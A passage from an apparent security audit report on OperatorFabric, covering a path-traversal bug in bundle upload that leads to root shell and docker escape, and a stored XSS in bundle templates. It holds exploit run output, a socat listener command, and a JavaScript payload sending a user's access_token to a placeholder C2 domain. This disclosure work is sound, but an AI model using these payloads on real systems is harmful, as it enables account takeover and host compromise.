Y2Nlc3MiOnsiYWNjb3VudCI6eyJyb2xlcyI6WyJtYW5hZ2UtYWNjb3VudCIsIm1hbmFnZS1hY2NvdW50LWxpbmtzIiwidmlldy1wcm9m
aWxlIl19fSwic2NvcGUiOiJlbWFpbCBwcm9maWxlIiwic2lkIjoiM2UwMzIyNzgtOGZmNi00MWVjLTlmY2QtYmFmZDllZjFmZjRhIiwi
ZW1haWxfdmVyaWZpZWQiOmZhbHNlLCJncm91cHMiOiJBRE1JTiIsInByZWZlcnJlZF91c2VybmFtZSI6ImFkbWluIiwiZ2l2ZW5fbmFt
ZSI6IiIsImVudGl0aWVzSWQiOiJFTlRJVFkxX0ZSO0VOVElUWTJfRlIiLCJmYW1pbHlfbmFtZSI6IiJ9.Jv_CjrCQa3biiVOLNPVOvy9
uanGz-Nm4rrlPY29VU5f4FYPClykiNKjcyI7UmRH2AQ1nCjhqaY5u50TvGIOdVYo2d31OSBn7jULuhyygxdNts9PVrIg4eDRDDikEy0I
QdIq_bEfdxcGsXurPNK90nZPLe8Q3Upk_AUMpOfOrH-AEQxPowgkG36NYUwHLi5G_VLwBo3d53XTRhHE2XsnERAjvN5Ib58ylFdubqZG
VJXosRC1ZC_540W4mKuOHqYRyobdFGigS-vQ07ZohdOxFOpo682yVjGmv6Dq2yxtae3lniQ5WHvjhoG3JT_eLEsqusWhKLztBZLoL5je
LG85ovw'.
[*] Creating perimeter ...
[+] Sending perimeter: 201 (status code)
[*] Creating new bundle ...
[*] Uploading new bundle (backdoor)...
[+] Sending bundle: 400 (status code)
[*] Cleaning generated bundle ...
Do you want to DOS the application ? (Y)es/(N)o
> Y
[*] Creating new bundle ...
[*] Uploading new bundle (DOS)...
[+] Sending bundle: 400 (status code)
[*] Cleaning generated bundle ...
[*] The remote application should no longer work.
[+] Done.
```

An attacker uses the exploit we've developed

Figure 24 - Execution of the exploit

The exploit corrupts the target and then puts it in a denial-of-service state to force a user to connect to the container.

Figure 25 - The application is in a state of denial of service

```
root@                                                                    /4.2.1.RELEASE
/operatorfabric-core-4.2.1.RELEASE/config/docker# docker exec -it businessconfig bash
                                                  Someone wanting to debug the problem connects to the container
```

Figure 26 - We simulate the action a user wishes to debug the container

```
root@n        e:~# socat file:`tty`,raw,echo=0 tcp-listen:65337
4d3acd45daa9:/# id
uid=0(root) gid=0(root) groups=0(root)
4d3acd45daa9:/# ls /
add-certificates.sh   etc                 root
app.jar               external-config     run
bin                   home                sbin
businessconfig-storage lib                srv
certificates_to_add   media               sys
config                mnt                 tmp
dev                   opt                 usr
docker-entrypoint.sh  proc                var
                      The attacker retrieves a root shell on the container (in parallel a docker escape and persistence have been automatically installed)
```

Figure 27 - A user's connection to the container triggers the rest of the exploitation chain

```
root@                                                                    /4.2.1.RELEASE
/operatorfabric-core-4.2.1.RELEASE/config/docker# ls
businessconfig.yml                          nginx.conf
cards-consultation.yml                      nginx-cors-permissive.conf
cards-external-diffusion.yml                quarkslab-compose.yaml
cards-publication.yml                       startOpfabForCypress.sh
cards-reminder.yml                          startOpfabInProductionMode.sh
common.yml                                  startOpfab.sh
custom-sounds                               stopOpfab.sh
docker-compose.nginx-cors-permissive.override.yml  supervisor.yml
docker-compose.yml                          ui-config
external-devices.yml                        users.yml
                                            Proof of docker escape and persistence installation
```

Figure 28 - Proof of successful exploitation (file added and modified on host filesystem)

```
root@                                                                    4.2.1.RELEASE
/operatorfabric-core-4.2.1.RELEASE/config/docker# ./stopOpfab.sh
WARNING: Found orphan containers (keycloak, supervisor, web-ui, dummy-modbus-device_2, cards-consultatio
n, users, external-app, businessconfig, cards-reminder, cards-publication, cards-external-diffusion, rab
bit, docker_mailhog_1, dummy-modbus-device_1, docker_mongodb_1, external-devices) for this project. If y
ou removed or renamed this service in your compose file, you can run this command with the --remove-orph
ans flag to clean it up.
Starting docker_backdoor_1 ... done
Stopping cards-external-diffusion ... done
Stopping web-ui                   ... done
Stopping supervisor               ... done
Stopping cards-reminder           ... done
Stopping external-devices         ... done
Stopping cards-consultation       ... done
Stopping businessconfig           ... done
                                  Other proof that docker escape and persistence installation has taken place
```

Figure 29 - second proof of successful exploitation (file corruption on host)



Figure 30 - A root shell is retrieved from a container created by the attacker (this container enables LPE on the host)

The exploit source code can be found in the appendix (*Annex 1 - Exploit*). Now let's look at the code responsible for the vulnerability.

File: services/businessconfig/.../businessconfig/controllers/BusinessconfigController.java

```
@RequestMapping("/businessconfig")
public class BusinessconfigController {

    ...

    @PostMapping(value = "/processes", produces = { "application/json" }, consumes = {
            "multipart/form-data" })
    public Process uploadBundle(HttpServletRequest request, HttpServletResponse response,
            @Valid @RequestPart("file") MultipartFile file) {
        try (InputStream is = file.getInputStream()) {
            Process result = processService.updateProcess(is);
            if (result == null) {
                ...
            }
            response.addHeader(LOCATION, request.getContextPath() + "/businessconfig/processes/" +
result.id());
            response.setStatus(201);
            return result;
        } catch (FileNotFoundException e) {
            ...
        } catch (IOException e) {
            ...
        }
    }

    ...

}
```

The function "uploadBundle()" from class "BusinessconfigController" will manage the uploaded file. Then the function "updateProcess()" from class "ProcessesService" takes over the execution flow.

File: services/businessconfig/src/main/java/org/opfab/businessconfig/services/ProcessesService.java

```
public class ProcessesService implements ResourceLoaderAware {
    private static final String CONFIG_FILE_NAME = "config.json";
    private static final String BUNDLE_FOLDER = "/bundles";
    private static final String BUSINESS_DATA_FOLDER = "/businessdata/";
    private static final String DUPLICATE_PROCESS_IN_PROCESS_GROUPS_FILE = "There is ...";

    ...

    public synchronized Process updateProcess(InputStream is) throws IOException {
        Path rootPath = Paths
                .get(this.storagePath)
                .normalize();
        if (!rootPath.toFile().exists())
            throw new FileNotFoundException("No directory available to unzip bundle");
        Path bundlePath = Paths.get(this.storagePath + BUNDLE_FOLDER).normalize();
        if (!bundlePath.toFile().exists()) {
            ...
        }

        // create a temporary output folder
        Path outPath = rootPath.resolve(UUID.randomUUID().toString());
        try {
            // extract tar.gz to output folder
            PathUtils.unTarGz(is, outPath);
            // load config
            return updateProcess0(outPath);
        } finally {
            PathUtils.silentDelete(outPath);
        }
    }

    ...

    private Process updateProcess0(Path outPath) throws IOException {
        // load Process from config
        Path outConfigPath = outPath.resolve(CONFIG_FILE_NAME);
        Process process = objectMapper.readValue(outConfigPath.toFile(), Process.class);

        this.checkInputDoesNotContainForbiddenCharacters("id of the process", process.id());

        // process root
        Path existingRootPath = Paths.get(this.storagePath + BUNDLE_FOLDER)
                .resolve(process.id())
                .normalize();
        // process default config
        Path existingConfigPath = existingRootPath.resolve(CONFIG_FILE_NAME);
        // process versioned root
        Path existingVersionPath = existingRootPath.resolve(process.version());
        // move versioned dir
        PathUtils.silentDelete(existingVersionPath);
        PathUtils.moveDir(outPath, existingVersionPath);
        // copy config file to default
        PathUtils.silentDelete(existingConfigPath);
        PathUtils.copy(existingVersionPath.resolve(CONFIG_FILE_NAME), existingConfigPath);

        ...
    }

    ...

}
```

The function “updateProcess0()” implemented in the class “ProcessesService” creates a path from the key “version” present in the file “config.json” of the uploaded archive. The file “config.json” can be specially crafted to exploit a Path Traversal (see *Malicious “config.json” file for “bashrc” corruption* and *Malicious “config.son” file for DOS*), and, if the attacker has figured out how to exploit this vulnerability, this lead to an Remote Command Execution and a docker container escape.

4.2.6. I01 - Stored XSS by adding JavaScript code to a bundle template

	Informative - I01 **Stored XSS by adding JavaScript code to a bundle template**
Discovery method	Dynamic analysis
Description	The auditors understood that it is possible to add arbitrary JavaScript to any template, thus exploiting a stored XSS vulnerability. This information has not been reported as a vulnerability, as it is an integral part of OperatorFabric, and is in fact more of a feature that can be hijacked for malicious purposes.

C



Figure 31 - Diagram representing the exploitation of informational I01

4.2.6.1. Description

The auditors understood that it is possible to add arbitrary JavaScript to any template, thus exploiting a stored XSS vulnerability. This information has not been reported as a vulnerability, as it is an integral part of OperatorFabric, and is in fact more of a feature that can be hijacked for malicious purposes.

The auditors therefore considered it right to report this for information purposes.

4.2.6.2. Proof of concept and steps to reproduce

Within a folder named "bundle", run the following command (this command should return the associated result):

```
$ ls -R
.:
config.json  css  i18n.json  template

./css:
style.css

./template:
template.handlebars
```

Edit the file "template/ template.handlebars" so that it contains the content below:

```
<h2> You received the following message </h2>

{{card.data.message}}

<script>
    alert(1)
</script>
```

Then create an archive the bundle by running:

```
cd bundle
tar -czvf bundle.tar.gz config.json i18n.json css/ template/
mv bundle.tar.gz ../
cd ..
```

And upload the bundle.



Figure 32 - Uploading a malicious bundle

Then upload a card.



Figure 33 - Card upload

Which adds a message and triggers the XSS.



Figure 34 - Execution of malicious JavaScript

For your information, card uploads can be carried out without authentication if the user uploading the card communicates directly with the docker container managing card uploads.

Cookies seem to be protected however it is possible for an attacker to read the content of the local storage.



Figure 35 - Protected cookies



Figure 36 - Sensitive information retrievable from local storage

Consequently, a final template modification can be made to exfiltrate a user's "access_token" to a C2 (command and control) exposed on the Internet.

File: template/ template.handlebars

```
<h2> You received the following message </h2>

{{card.data.message}}

<script>
    function reqListener() {
        console.log(this.responseText);
    }

    console.log("[DEBUG]: Start of exploitation phase ...");

    console.log("[DEBUG]: access_token exfiltration ...");
    const req = new XMLHttpRequest();
    req.addEventListener("load", reqListener);
    req.open("GET", "https://<C2_DOMAIN>/access_token="+localStorage.getItem("token"));
    req.send();

    console.log("[DEBUG]: End of exploitation phase ...");
</script>
```



Figure 37 - Exfiltration of « access_token » to a C2



Figure 38 - C2 « access_token » reception

Auditors point out that to benefit from the best possible security, the configuration value "*operatorfabric.cards-publication.checkAuthenticationForCardSending*" must be set to "*true*".

If false, OperatorFabric will not require user authentication to send or delete a card via endpoint /cards (it does not concern user cards which always need authentication). Be careful when setting the value to false, nginx conf must be adapted for security reasons (see security warning in the reference nginx.conf)

Be careful, if a user deploys an OperatorFabric instance using the configurations provided by the "*getting started*" procedure, they will be exposed, as the concentration parameter "*checkAuthenticationForCardSending*" is set to "*false*" within the configuration.

File: server/docker-configurations/cards-publication.yml

```
...

# WARNING : If you set this parameter to false , all users have the rights to respond to all cards
checkPerimeterForResponseCard: true
operatorfabric:
  cards-publication:
    checkAuthenticationForCardSending: false
    checkPerimeterForCardSending: false
    kafka:
      topics:
        card:
          topicname: opfab
        response-card:
          topicname: opfab-response
      schema:
        registry:
          url: http://localhost:8081
```

4.3. Dependencies analysis

4.3.1. Foreword on dependencies

Dependencies are vital for a project to work correctly as they allow the developers to rely on existing code to perform usual tasks. Libraries may contain vulnerabilities that can be exploited to create significant security risks. The purpose of this analysis is to evaluate the risk induced by the libraries used in the project.

Risks can include:

- Outdated libraries used in the project that has known vulnerabilities and exploit.
- Libraries modified to fit business needs and contains vulnerabilities.

As previously stated in the threat model section, the supply chain of OperatorFabric will not be considered in this audit and is deemed out-of-scope.

Note that dependencies have been studied during the static analysis to spot potential reachable vulnerable and exploitable code paths. **No exploitable code path has been found throughout the audit**.

4.3.2. Current state of dependencies handling

While exploring the project, the auditors noticed that several actions had been taken by the OperatorFabric development team to analyze dependencies.

4.3.2.1. Dependency mapping inside the project

The project bundles a script to generate a full dependency list by scanning:

- All Java code and artefacts via the "*gradlew dependencies*" command.
- All JavaScript code with the file "package-lock.json" that contains all the modules used.

The file is available at "bin/dependencies/generateDependencyReport.sh" in the repository. The process is based on the tool chain used to build the project and considers all the libraries used by the project.

This denotes a certain care for security and dependency tracking in general which facilitates greatly the time to spot and patch potential vulnerabilities.

4.3.2.2. GitHub CI/CD code scanning and reporting

The GitHub repository has several tools integrated that interface with the CI/CD such as:

- SonarCloud, for code quality checking which can check the code for potential bad practices, code repetition or security flaw.
- MendBot, for dependency analysis which raises an issue when a dependency has a known vulnerability.
- Renovate, that automatically issue merge requests to update libraries to the most up-to-date version.

These tools denote a particular care the global security of the project and are very efficient to gain an accurate vision of the security posture of the codebase and prevent eventual security flaws.

At last, it was noted that OperatorFabric's development team was prompt on reacting to new vulnerability by stating the action to take when such a vulnerability arises (by commenting "need to wait for library X update" on the MendBot issue on Github) indicating that security is taken seriously. Vulnerabilities reported by MendBot are also studied to see if applicable by the development team to check it can be safely ignored.

4.3.3. Analysis of dependencies

To correctly assess the risk induced by libraries and dependencies the following methodology has been applied:

- Gather a list of dependencies with associated version number for each library management/language used, in this case, Java and JavaScript alongside frameworks (Angular, Typescript).
- Query known vulnerabilities based on libraries name and version previously gathered.
- Check if vulnerabilities can be reached by examining their use in the project and establish the final level of risk.
- Audit third-party libraries that have been modified and bundled in the application to check for potential vulnerabilities induced by custom code.

4.3.3.1. Java dependencies analysis

A. Dependency list gathering

Since the process of generating a library list is the same for the Java part of the project, the script in the repository will be reused to compile a library list.

```
